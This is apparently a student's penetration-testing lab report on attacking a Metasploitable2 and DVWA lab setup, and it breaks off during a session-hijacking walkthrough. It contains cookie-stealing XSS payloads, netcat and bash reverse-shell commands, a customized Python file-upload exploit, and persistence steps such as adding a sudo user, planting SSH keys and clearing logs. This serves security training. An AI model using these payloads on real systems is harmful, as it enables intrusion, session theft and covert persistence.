



Week3 Task

Table of Contents

Theoretical Knowledge	3
Practical Application	6
1. Advanced Exploitation Lab.....	6
1.1 Exploit Chain Simulation (Metasploitable2).....	6
1.2 Escalation Email.....	10
1.3 Customization Python PoC from Exploit-DB	11
1.4 Customized POC Summary.....	20
2. Web Application Testing Lab	22
2.1 Testing DVWA with ZAP	22
2.1.1 ZAP Findings.....	23
2.2 Manual Testing.....	24
2.2.1.Session token theft(Burp Suite).....	24
2.2.2 Test for SQL injection (sqlmap)	27
2.2.3 XSS Reflected	29
2.2.4 XSS Stored.....	30
2.2.5 Verify Authentication	31
2.2.6 Summary.....	34
3. Reporting Practice.....	36
3.1 Security Vulnerability Assessment Report	36
3.2 Visualization (Attack Path Diagram – Draw.io)	38
4. Post-Exploitation and Evidence Collection	40
4.1 Escalation with Meterpreter	40
4.2 Evidence Collection	44
4.2.1 Basic metadata (fast, low-noise)	44
4.2.2 LSASS dump	48
4.2.3 Full RAM Dump with winpmem	50
4.2.4 Evidence using Volatility Tool.....	53



4.2.5 Artifact with Wireshark	57
4.2.6 Evidence Log File	59
5.Capstone Project -PTES with Metasploitable2	61
5.1 PTES Phases	61
5.2 PTES Reporting	68
6.References	70



Theoretical Knowledge

1. Advanced Vulnerability Exploitation

What to Learn:

- **Core Concepts:**
 - **Exploit Chains:** Understand multi-stage attacks (e.g., XSS to session hijacking). Example: Chaining XSS with CSRF to steal admin credentials.
 - **Exploit Customization:** Modify existing PoCs (e.g., Exploit-DB scripts) for specific targets. Example: Adjust Metasploit payloads for environment-specific exploits.
 - **Obfuscation Techniques:** Learn to bypass basic defenses like WAFs using encoding or polymorphism.
- **Key Objectives:** Develop skills to chain and customize exploits for complex attack scenarios.
- **How to Learn:**
 - Study Exploit-DB for multi-stage exploit examples.
 - Review TCM Security's advanced exploitation guides.
 - Analyze a case study (e.g., SolarWinds supply chain attack) for exploit chaining.

2. Web Application Penetration Testing

What to Learn:

- **Core Concepts:**
 - **Web Vulnerabilities:** Focus on OWASP Top 10 (e.g., A04:2021 Insecure Design, A07:2021 Identification Failures). Example: Broken authentication allowing password brute-forcing.
 - **Testing Techniques:** Master manual testing (e.g., Burp Suite for session manipulation) and automated tools (e.g., sqlmap for injection).
 - **Secure Coding Mitigations:** Understand fixes like input validation and secure session management.
- **Key Objectives:** Build expertise in identifying and exploiting web app vulnerabilities.
- **How to Learn:**
 - Explore OWASP WSTG for web testing methodologies.
 - Study PortSwigger Web Security Academy for hands-on web labs.
 - Review SANS web pentest case studies.

3. Reporting and Stakeholder Communication

What to Learn:

- **Core Concepts:**



- **Report Structure:** Learn executive summaries, technical findings, and remediation steps. Example: PTES report with risk ratings.
 - **Audience Tailoring:** Craft non-technical briefs for managers and detailed reports for developers.
 - **Metrics and KPIs:** Use metrics like vulnerability count, exploit success rate, and time-to-remediate.
 - **Key Objectives:** Master clear, actionable reporting for diverse stakeholders.
 - **How to Learn:**
 - Study PTES reporting guidelines for structure.
 - Review SANS pentest report templates.
 - Analyze sample reports from HackTheBox or TryHackMe.
-



1. Advanced Exploitation Lab

Activities:

- **Tools:** Metasploit, Python, Exploit-DB.
- **Tasks:** Chain exploits, customize PoCs, document results.
- **Brief:**
 - **Exploit Chain:** Simulate a chained attack on a Metasploitable2 VM (e.g., XSS to RCE via Metasploit). Log:

Exploit ID	Description	Target IP	Status	Payload
004	XSS to RCE Chain	192.168.1.100	Success	Meterpreter

- **Customization:** Modify a Python PoC from Exploit-DB for a specific CVE. Summarize changes in 50 words.
 - **Report:** Draft in Google Docs:
 - **Title:** Chained Exploit on Web Server
 - **Findings:** [CVE-2021-22205], [Host: 192.168.1.100]
 - **Remediation:** Sanitize inputs, update GitLab
 - **Escalation:** Write a 100-word email to developers with exploit details.
-



Practical Application

1. Advanced Exploitation Lab

1.1 Exploit Chain Simulation (Metasploitable2)

Sample Report Documentation for Exploit Chain (XSS → RCE)

1. Title Page

Title: Advanced Exploitation Lab – Chained Exploit on Metasploitable2

Target: Metasploitable2 VM (192.168.68.102)

Attacker: Kali(192.168.68.108)

2. Introduction

This lab demonstrates a chained attack on a vulnerable Metasploitable2 VM. The attack starts with a **Reflected Cross-Site Scripting (XSS)** vulnerability in DVWA, escalates into a **Remote Code Execution (RCE)** using Metasploit, and results in a **Reverse shell session**. The goal is to simulate a realistic exploit chain and document the findings.

3. Exploit Chain Log(XSS to RCE)

Exploit ID	Description	Target IP	Status	Payload
001	XSS→ Cookie Theft	192.168.68.102	Success	Stolen Admin Session Cookie
002	Command Injection→RCE	192.168.68.102	Success	Reverse Shell


4. Step-by-Step Execution

Step 1: Identifying XSS

- **Tool Used:** Browser + DVWA (Low Security)
- **Action:** Injected payload in comment field:
- `<script>alert(document.cookie)</script>`



- **Result:** Alert box popped, confirming Reflected XSS



What you already did

- You found **Reflected XSS** in DVWA.
- You injected payloads and confirmed script execution.
- You observed that cookies (e.g. PHPSESSID) can be accessed with document.cookie.

Step2: Exfiltrating the Cookie

- Create a **malicious server (HTTP listener)** in Kali:
- `python3 -m http.server 8000`
- Inject XSS payload that sends victim's cookie to your server:
- `<script>new Image().src="http://<your-kali-ip>:8000/steal.php?c="+document.cookie;</script>`
- When a victim (another user/admin) opens the vulnerable page, their cookie is sent to you.

Using Http server

```
(root@kali)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.68.119 - - [03/Sep/2025 05:49:17] "GET /?cookie=security=low;%20PHPSESSID=064ff50c2b89f9d05e56d2dafef3fa0c"
```

Using Netcat



```
# nc -lvp 8000
listening on [any] 8000 ...
connect to [192.168.68.108] from (UNKNOWN) [192.168.68.119] 26555
GET /?cookie=security=low;%20PHPSESSID=b9671104ac1176088eb617d76a7bc618 HTTP/1.1
Host: 192.168.68.108:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.68.102/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Step 3: Using the Cookie for Session Hijacking

- Take the stolen PHPSESSID value.

cookie=security=low;%20PHPSESSID=b9671104ac1176088eb617d76a7bc618

- In your browser (Using Burpsuite), replace your session cookie with the victim's.

Host	Method	URL	Failed
http://192.168.68.102	GET	/dvwa/	
http://192.168.68.102	GET	/dvwa/index.php	
http://192.168.68.102	GET	/dvwa/login.php	
http://192.168.68.102	GET	/dvwa/vulnerabilities/exec/	
http://192.168.68.102	POST	/dvwa/vulnerabilities/exec/	✓
http://192.168.68.102	POST	/dvwa/vulnerabilities/exec/	✓
http://192.168.68.102	GET	/dvwa/vulnerabilities/fi/?page=incl...	✓
http://192.168.68.102	POST	/dvwa/login.php	✓

Request

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.68.102/dvwa/
9 Cookie: security=low; PHPSESSID=b9671104ac1176088eb617d76a7bc618
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
```

- Refresh DVWA → now you're logged in as the victim (often **admin**).

This gives **privilege escalation** inside the DVWA app.

Step 4: From XSS → RCE

XSS alone doesn't directly give you RCE, but **chaining with application functionality** does.

In DVWA, once you hijack an **admin session**, you can reach features like:

- Command Injection module** (where you can run ping, then escape to run arbitrary commands).
- Or you can upload a **malicious PHP webshell** via the File Upload module (if security is Low/Medium).



Steps:

1. Use stolen admin cookie → access **Command Injection** page (/vulnerabilities/exec/).
2. Inject payload:
3. 127.0.0.1; nc -e /bin/bash <your-kali-ip> 4444

127.0.0.1; nc -e /bin/bash 192.168.68.108 4444

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Capturing the request using Burpsuite

```
1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://192.168.68.102
10 Connection: keep-alive
11 Referer: http://192.168.68.102/dvwa/vulnerabilities/exec/
12 Cookie: security=low; PHPSESSID=b9671104ac1176088eb617d76a7bc618
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ip=ls&submit=submit
```

(On Kali, listen with nc -lvp 4444).

4. Once the victim webserver connects, you get **RCE shell**.

```
(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...

connect to [192.168.68.108] from (UNKNOWN) [192.168.68.102] 52009

whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



5. Attack Chain Summary

1. Reflected XSS → inject payload to steal admin cookie.
2. Hijack admin session.
3. Use admin features in DVWA:
 - Command Injection page → RCE.
 - File Upload page → upload PHP shell.
4. Establish reverse shell to Kali → full exploitation.

6. Remediation

- Update GitLab to patched version.
- Sanitize and validate all user inputs.
- Restrict file upload MIME types.
- Deploy WAF rules to detect malicious payloads.

7. Conclusion

This lab shows how multiple vulnerabilities can be chained together to achieve complete system compromise. Such attack paths highlight the importance of defense-in-depth security strategies.

1.2 Escalation Email

Subject: Urgent: Exploit Chain Leads to Full Server Compromise

Team,

During a penetration test on host 192.168.68.102, we identified a critical exploit chain. An attacker can leverage a Stored XSS in DVWA to steal user cookies and hijack administrator sessions. Once inside, lateral exploration exposed through Command Injection. Using a known exploit, an attacker can execute arbitrary code and establish a reverse shell on the server. This represents a full system compromise.

Immediate remediation: sanitize user inputs in DVWA, restrict file upload MIME types or disable it, and apply patches. Please address urgently.

Regards,

Security Team



1.3 Customization Python PoC from Exploit-DB

DVWA (Damn Vulnerable Web Application) inside Metasploitable2 (or standalone), and customize a Python PoC from Exploit-DB for a **file upload vulnerability → reverse shell**.

EX: Web Exploit (DVWA File Upload → Reverse Shell)

1. Target Vulnerability

- **Application:** DVWA (Metasploitable2 / manual install)
- **Vulnerability:** Insecure File Upload → PHP Webshell
- **Reference CVE:** (Generic file upload bypass issues, e.g., CVE-2018-9206 type)
- **Exploit-DB:** Many PoCs exist for PHP upload bypass, e.g. upload-lfi scripts.

2. Original PoC (Simplified)

Typical Python PoC (from Exploit-DB) just uploads a PHP file without much flexibility:

```
import requests
```

```
url = "http://192.168.68.106/dvwa/vulnerabilities/upload/"  
file = {"uploaded": open("shell.php", "rb")}  
r = requests.post(url, files=file)  
print(r.text)
```

Problems:

- Hardcoded target URL
- Doesn't handle authentication (DVWA requires login)
- Doesn't allow reverse shell payloads

3. Customized Python3 PoC

Here's a **modified version** that:

- Uses Python3
- Supports login (DVWA admin/password)
- Enumerates the DVWA Session cookie
- Sets DVWA security to low
- Uploads a custom reverse shell payload (shell.php)
- Triggers it for reverse shell

4. Customized Python Code



```
#!/usr/bin/python3

import requests

import sys

import os


def login_dvwa(target_url, username="admin", password="password"):

    login_url = f"{target_url}/login.php"

    session = requests.Session()


    login_data = {"username": username, "password": password, "Login": "Login"}

    r = session.post(login_url, data=login_data)


    if "Logout" not in r.text:

        print("[-] Login failed. Check credentials.")

        sys.exit(1)


    print("[+] Login successful")


    # Force security level to Low

    session.cookies.set("security", "low", domain=target_url.split("///")[1].split("/")[0])

    print("[+] Security level set to Low")

    return session


def exploit_dvwa(session, target_url, lhost, lport, test_mode=False):

    upload_url = f"{target_url}/vulnerabilities/upload/"

    extensions = ["php", "php.jpg", "phtml"]
```



```
# Payload

if test_mode:

    payload = "<?php system('id'); ?>"

else:

    payload = f"<?php system('/bin/bash -c \"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1\");
?>"

for ext in extensions:

    shell_name = f"shree.{ext}"

    with open(shell_name, "w") as f:

        f.write(payload)

files = {"uploaded": (shell_name, open(shell_name, "rb"), "image/jpeg")}

data = {"MAX_FILE_SIZE": "100000", "Upload": "Upload"}

print(f"[*] Trying upload with extension: {ext}")

r = session.post(upload_url, files=files, data=data)

# Construct direct URL

shell_url = f"{target_url}/hackable/uploads/{shell_name}"

test = session.get(shell_url)

if test.status_code == 200:

    print(f"[+] Shell uploaded successfully: {shell_url}")

if test_mode:

    print("[*] Test mode: Visit this URL in your browser to check output:")

    print(f" {shell_url}")
```



```
        print("[*] You should see the output of `id` if PHP executes.")
    else:
        print("[*] Triggering shell... Check your Netcat listener!")
    try:
        session.get(shell_url, timeout=5)
    except:
        pass
    return

    print(f"[!] Upload with {ext} didn't land at expected path.")

    print("[-] Upload failed with all tested extensions.")
if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"Usage: {sys.argv[0]} <target_url> <LHOST> <LPORT> [--test]")
        sys.exit(1)

    target_url = sys.argv[1].rstrip("/")
    lhost = sys.argv[2]
    lport = sys.argv[3]
    test_mode = False

    if len(sys.argv) == 5 and sys.argv[4] == "--test":
        test_mode = True

    session = login_dvwa(target_url)
```



```
exploit_dvwa(session, target_url, lhost, lport, test_mode)
```

Running the Exploit

Set Listener on Kali:

```
nc -lvp 4444
```

Test mode (no shell, just id output in browser):

```
python3 dvwa_shell.py http://192.168.68.102/dvwa 192.168.68.105 4444 --test
```

```
(root@kali)-[~/exploits]
# python3 dvwa_shell.py http://192.168.68.102/dvwa 192.168.68.105 4444 --test

[+] Login successful
[+] Security level set to Low
[*] Trying upload with extension: php
[!] Upload with php didn't land at expected path.
[*] Trying upload with extension: php.jpg
[+] Shell uploaded successfully: http://192.168.68.102/dvwa/hackable/uploads/shree.php.jpg
[*] Test mode: Visit this URL in your browser to check output:
    http://192.168.68.102/dvwa/hackable/uploads/shree.php.jpg
[*] You should see the output of `id` if PHP executes.
```


Result in Test mode:

Then open in browser:

<http://192.168.68.102/dvwa/hackable/uploads/shree.php.jpg>

You should see something like:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Shell mode:

Run Exploit:

```
python3 dvwa_shell.py http://192.168.68.102/dvwa 192.168.68.105 4444
```

```
(root@kali)-[~/exploits]
# python3 dvwa_shell.py http://192.168.68.102/dvwa 192.168.68.105 4444

[+] Login successful
[+] Security level set to Low
[*] Trying upload with extension: php
[+] Shell uploaded successfully: http://192.168.68.102/dvwa/hackable/uploads/shree.php
[*] Triggering shell... Check your Netcat listener!
```

Result: Netcat receives shell



5. Documentation for Report

- **Original PoC:** Minimal, no authentication, not flexible.
- **Customization:**
 - Upgraded to Python3
 - Added reverse shell payload generator
 - Allowed user-supplied Target Url ,LHOST and LPORT
 - Auto-trigger shell execution
- **Tested Environment:**
 - Victim: DVWA on Metasploitable2
 - Attacker: Kali Linux

6. Post Exploitation Steps

so once you **catch a reverse shell from DVWA** in your Kali Netcat listener, the next steps are about **post-exploitation**. Here's a structured approach:

1. Stabilize the Shell

The default reverse shell (via nc or PHP) is **unstable**. Let's make it interactive.

In your nc session:

1. Spawn a proper TTY

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

2. Background, then fix terminal

```
Ctrl+Z # put the shell to background
```

3. On Kali, make terminal raw

```
stty raw -echo
```

```
fg # bring shell back to foreground
```

```
export TERM=xterm
```

Now you'll have an interactive shell (www-data@victim:~\$).

2. System Enumeration

Gather info about the target:

User and system info

```
whoami
```



```
id
uname -a
cat /etc/issue
```

```
# Processes
ps aux
```

```
# Network info
ifconfig || ip a
netstat -tulnp
```

```
(kali㉿kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.68.105] from (UNKNOWN) [192.168.68.102] 45201
ls
cmd.php
dvwa_email.png
she.php.jpg
she1.php.jpg
shell.php
shell.php.jpg
shell1.php
shell_bash.php.jpg
shree.php.jpg
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1   0.0   0.0   2844   1692 ?        Ss   07:46   0:01 /sbin/init
root         2   0.0   0.0     0     0 ?        S<   07:46   0:00 [kthreadd]
root         3   0.0   0.0     0     0 ?        S<   07:46   0:00 [migration/0
]
root         4   0.0   0.0     0     0 ?        S<   07:46   0:00 [ksoftirqd/0
]
root         5   0.0   0.0     0     0 ?        S<   07:46   0:00 [watchdog/0]
```



```
www-data 4837 0.0 0.0 3240 1444 ? R 08:31 0:00 bash
www-data 4865 0.0 0.0 2364 928 ? R 08:42 0:00 ps aux
ifconfig || ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:c9:8e:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.68.102/24 brd 192.168.68.255 scope global eth0
    inet6 fe80::a00:27ff:fec9:8ec6/64 scope link
        valid_lft forever preferred_lft forever
```

```
valid_lft forever preferred_lft forever
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:54054           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:47496           0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
-
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
-
```

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uname -r
2.6.24-16-server
```

3. File/Directory Discovery

Check what you can access:

Find sensitive files

```
ls -la /var/www/html
```

```
cat /var/www/html/config.inc.php # DVWA DB credentials
```

Search writable directories



```
find / -writable -type d 2>/dev/null
```

Look for SUID binaries

```
find / -perm -4000 2>/dev/null
```

```
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
```

4. Privilege Escalation

Since you're www-data, you'll want root. Common methods:

- **Check sudo rights:**
 - sudo -l
- **SUID binaries exploitation** (like /usr/bin/nmap, /usr/bin/vim, /usr/bin/python).
- **Kernel exploits:**
 - uname -r
 - # then searchsploit <kernel-version>
- **Crontab enumeration:**
 - cat /etc/crontab
- **Weak DB credentials:**

If you got DVWA DB creds, reuse them for mysql, ssh, etc.

5. Persistence



Once you escalate, you can:

- Add a new user:
 - `useradd -m -s /bin/bash hacker`
 - `echo 'hacker:hackpass' | chpasswd`
 - `usermod -aG sudo hacker`
 - Drop an SSH key into `/root/.ssh/authorized_keys` for easy re-entry.
-

6. Cleanup (important in labs!)

Since this is Metasploitable/DVWA, you might not care — but in real ops:

- Remove uploaded shells.
 - Remove users or keys you created.
 - Clear logs if needed.
-

So the general workflow is:

Stabilize shell → Enumerate → PrivEsc → Pivot/Persist → Cleanup

1.4 Customized POC Summary

The Python3 exploit automates DVWA exploitation by logging in with default credentials, retrieving the active session cookie, and lowering the application's security setting to "low." It then uploads a crafted PHP reverse shell payload through the vulnerable upload module and triggers execution, resulting in a successful reverse shell connection.



2. Web Application Testing Lab

Activities:

- **Tools:** Burp Suite, sqlmap, OWASP ZAP.
- **Tasks:** Test web apps, identify vulnerabilities, document findings.
- **Brief:**
 - **Test Setup:** Test a DVWA VM for OWASP Top 10 issues. Log:

Test ID | Vulnerability | Severity | Target URL

-----|-----|-----|-----

001 | SQL Injection | Critical | <http://192.168.1.200/login>

002 | XSS Reflected | Medium | <http://192.168.1.200/form>

- **Manual Testing:** Use Burp Suite to intercept and manipulate requests (e.g., session token theft).
 - **Checklist:** Create in Google Docs:
 - Test for SQL injection (sqlmap)
 - Check for XSS (manual payloads)
 - Self Curated Scripts (Optional)
 - Verify authentication mechanisms
 - **Summary:** Write a 50-word web test summary.
-



2. Web Application Testing Lab

2.1 Testing DVWA with ZAP

Metasploitable2 VM – 192.168.68.107

For both VM's Choose Network Adapter as Bridge Adapter.

Then they are in same subnet.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c9:8e:c6
          inet addr:192.168.68.107  Bcast:192.168.68.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:8ec6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:208 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18013 (17.5 KB)  TX bytes:6122 (5.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Kail – 192.168.68.108

```
File  Actions  Edit  View  Help
—(root@kali)~—
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.68.108  netmask 255.255.255.0  broadcast 192.168.68.255
      inet6 fe80::2399:c4f7:ab03:22d  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:d3:15:14  txqueuelen 1000  (Ethernet)
      RX packets 200  bytes 16252 (15.8 KiB)
      RX errors 0  dropped 142  overruns 0  frame 0
      TX packets 31  bytes 5126 (5.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 480 (480.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 480 (480.0 B)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Test Setup: Test a DVWA VM for OWASP Top 10 issues:



Open DVWA Application in Browser

<http://192.168.68.107/dvwa>

Username: admin

Password: password

Select Option Security as low

Automated Scan with OWASP ZAP:

Target URL- <http://192.168.68.107/dvwa/>

URL to attack:

Use traditional spider: ☒

Use ajax spider: with

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

The screenshot shows the OWASP ZAP Alerts window. On the left, a tree view lists 15 alerts, with 'Remote Code Execution - CVE-2012-1823 (2)' selected. The main pane displays details for this alert:

- Remote Code Execution - CVE-2012-1823**
- URL:** http://192.168.68.102/dvwa/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
- Risk:** High
- Confidence:** Medium
- Parameter:**
- Attack:** <?php exec('echo zbera2eu3oy1g8oefry7',\$colm);echo join(" ",\$colm);die();?>
- Evidence:** zbera2eu3oy1g8oefry7
- CWE ID:** 20
- WASC ID:** 20
- Source:** Active (20018 - Remote Code Execution - CVE-2012-1823)
- Input Vector:**
- Description:**

Zap Report is included in Git Repository

2.1.1 ZAP Findings

Test ID	Vulnerability	Severity	Target URL
001	Remote Code Execution - CVE-2012-1823	High	http://192.168.68.102/dvwa/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
002			http://192.168.68.102/dvwa/dvwa/



2.2 Manual Testing

2.2.1. Session token theft (Burp Suite)

Tool: BurpSuite

In windows:

Open Firefox in Windows and Set proxy settings as below

☒ Manual proxy configuration

HTTP Proxy 127.0.0.1

Port

8080

Open DVWA Application in Firefox browser in windows.

Username-admin

Password-password


Security-low

Install Burpsuite Community Edition from portswigger website

<https://portswigger.net/burp/releases/professional-community-2025-7-4>

After downloading install Burpsuite

Select Intercept on from Proxy tab



Then refresh the DVWA Application and capture the request from Burpsuite



```
Request
Pretty Raw Hex
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.68.102/dvwa/security.php
8 Connection: keep-alive
9 Cookie: security=low; PHPSESSID=07e222d3558924e2168a04f5ebb05f05
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```

Copy to Notepad following Cookie Information

Cookie: security=low; PHPSESSID=07e222d3558924e2168a04f5ebb05f05

After that Intercept off and Don't close the DVWA application in Firefox.

In Kali:

Open Firefox and set Proxy settings.

☒ Manual proxy configuration

HTTP Proxy Port

Open Burp suite and intercept on.

In Firefox browser give the DVWA Application URL <http://192.168.68.102/dvwa/>

Burp suite Captured request

```
Request
Pretty Raw Hex
1 GET /dvwa/ HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=high; PHPSESSID=95b84333a55d5bba429d2631a37424ab
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Modify the session ID with Windows DVWA application user Session as below



Cookie: security=low; PHPSESSID=07e222d3558924e2168a04f5ebb05f05

After updating the request

Request

```
1 GET /dvwa/login.php HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=07e222d3558924e2168a04f5ebb05f05
9 Upgrade-Insecure-Requests: 1
